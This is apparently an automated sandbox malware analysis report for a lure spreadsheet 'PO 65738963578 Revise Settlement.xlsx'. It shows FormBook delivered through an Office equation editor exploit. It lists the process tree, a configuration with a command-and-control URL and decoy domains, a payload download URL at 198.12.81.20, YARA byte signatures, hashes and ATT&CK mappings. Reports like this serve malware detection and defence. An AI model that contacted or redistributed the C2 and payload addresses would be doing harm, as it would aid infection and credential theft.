ID: 626146
Sample Name: PO 65738963578 Revise Settlement.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:40:44
Date: 13/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

PO 65738963578 Revise Settlement.xlsx


Overview

General Information

Sample Name:	PO 65738963578 Revise Settlement.xlsx
Analysis ID:	626146
MD5:	e5c9c992c088a7..
SHA1:	754f386df06785d.
SHA256:	6b8ffb251308a23.
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Office equation editor starts process…
- Found evasive API chain (may stop…
- Shellcode detected
- Office equation editor drops PE file
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1980 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2576 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2372 cmdline: "C:\Users\Public\vbc.exe" MD5: 029BBE98A216416EB698CA543A5C0830)
    - idcqz.exe (PID: 2428 cmdline: C:\Users\user\AppData\Local\Temp\idcqz.exe C:\Users\user\AppData\Local\Temp\dknqrab MD5: 51F62DEF6DC686B87CC0BAFC31685546)
      - idcqz.exe (PID: 2544 cmdline: C:\Users\user\AppData\Local\Temp\idcqz.exe C:\Users\user\AppData\Local\Temp\dknqrab MD5: 51F62DEF6DC686B87CC0BAFC31685546)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cortesdisenosroutercnc.com/itq4/"
  ],
  "decoy": [
    "worklocalcortland.com",
    "hostydom.tech",
    "ittakegenius.com",
    "clarisfixion.com",
    "totalzerosband.com",
    "shop-for-432.club",
    "exploremytruth.com",
    "skarpaknivar.com",
    "teknikunsur.net",
    "shoppingclick.online",
    "808gang.net",
    "solobookings.com",
    "mikunandina.com",
    "insumedkap.com",
    "kingdomcell.com",
    "qabetalive838475.com",
    "foxyreal.website",
    "filmweltruhr.com",
    "pokibar.com",
    "girassolpresentes.com",
    "rprent.com",
    "klatch22.com",
    "qam3.com",
    "bbuur.com",
    "grandmino.com",
    "windowcontractor.info",
    "myownstack.com",
    "suprebahia.com",
    "amaliebeac.space",
    "rugggedclassicvinyl.com",
    "thevillagetour.com",
    "obsoletely.xyz",
    "fintell.online",
    "mychianfts.net",
    "skillingyousoftly.com",
    "mejicat.com",
    "tntpowerspeedagility.com",
    "richardklewis.store",
    "yourdmvhometeam.com",
    "citestaccnt1631545392.com",
    "weddingbyneus.com",
    "mbkjewelry.com",
    "shubhamsports.com",
    "bountyhub.xyz",
    "heritage.solar",
    "vitalorganicbarsoap.com",
    "cloandjoe.com",
    "royalluxextensions.com",
    "lbrzandvoort.com",
    "knowmust.xyz",
    "okpu.top",
    "balanz.kitchen",
    "buggy4t.com",
    "gownstevensond.com",
    "f4w6.claims",
    "workingfromgarden.com",
    "foryourtinyhuman.com",
    "preventbiotech.com",
    "happyklikshop.com",
    "tuyenxanh.com",
    "lift2.cloud",
    "skazhiraku.net",
    "purpleatticexperiment.com",
    "freebtc.pro"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.EQNEDT32.EXE.931118.0.raw.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0x16e8:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0x16e8:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...
2.3.EQNEDT32.EXE.931118.1.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0xae8:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0xae8:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...
2.3.EQNEDT32.EXE.931118.1.raw.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0x16e8:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0x16e8:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...
5.2.idcqz.exe.160000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.idcqz.exe.160000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 5 entries

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Stealing of Sensitive Information


Yara detected FormBook

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	3 1 Security Software Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Scripting	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 6 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO 65738963578 Revise Settlement.xlsx	41%	Virustotal		Browse
PO 65738963578 Revise Settlement.xlsx	29%	ReversingLabs	Win32.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.3.EQNEDT32.EXE.998472.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.3.EQNEDT32.EXE.931118.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.3.EQNEDT32.EXE.998472.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.2.EQNEDT32.EXE.931118.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.idcqz.exe.160000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.cortesdisenosroutercnc.com/itq4/	100%	Avira URL Cloud	malware	
http://198.12.81.20/busy/BUSY.exeC:	100%	Avira URL Cloud	malware	
http://198.12.81.20/busy/BUSY.exeiiC:	100%	Avira URL Cloud	malware	
http://198.12.81.20/busy/BUSY.exej	100%	Avira URL Cloud	malware	
http://198.12.81.20/busy/BUSY.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.cortesdisenosroutercnc.com/itq4/	true	• Avira URL Cloud: malware	low
http://198.12.81.20/busy/BUSY.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	EQNEDT32.EXE, 00000002.00000003.95749435 4.0000000000955000.00000004.00000020.000 20000.00000000.sdmp, vbc.exe, 00000004.0 0000002.984640728.000000000040A000.00000 004.00000001.01000000.00000004.sdmp, vbc.exe, 00000004.00000000.959904121.000000000040A000 .00000008.00000001.01000000.00000004.sdmp, BUSY[1].exe.2.dr, vbc.exe.2.dr	false		high
http://198.12.81.20/busy/BUSY.exeC:	EQNEDT32.EXE, 00000002.00000003.95757542 1.000000000098D000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://198.12.81.20/busy/BUSY.exeiiC:	EQNEDT32.EXE, 00000002.00000002.96198784 8.00000000008FF000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://198.12.81.20/busy/BUSY.exej	EQNEDT32.EXE, 00000002.00000002.96256631 5.0000000003790000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.81.20	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626146
Start date and time: 13/05/202216:40:44	2022-05-13 16:40:44 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO 65738963578 Revise Settlement.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@8/16@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 95% (good quality ratio 89.4%) • Quality average: 83.1% • Quality standard deviation: 27.6%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:42:40	API Interceptor	85x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BUSY[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	255769
Entropy (8bit):	7.906288840175113
Encrypted:	false

SSDEEP:	6144:LOtlOtWQ/YWOXDYv0RgaJ1LULzHgpZQR7ZnbpEBb7TLwV1Azo:LOLtX/DOEMRgUa8M1cbfLwDj
MD5:	029BBE98A216416EB698CA543A5C0830
SHA1:	A24173F1DAF45D7444E3C698C3AE09A540A818DD
SHA-256:	E73B7DE772353638ADDD480041E90A67F27D8D5B087BF222B1C6649C54B9CC57
SHA-512:	684ACD7F2302C8DEAE1FC81EC9E5811588692BA0F8A080FE26A959DBDE8159BAFD4906684ADE4639051ABAF563B4438F8BD99B115AB5D668A845A4DE9D2830BC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.12.81.20/busy/BUSY.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L.....Oa.....h....:....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....l.....@..@.data....9.....@....ndata.....:.....rsrc...P....;.....@..@..... ....

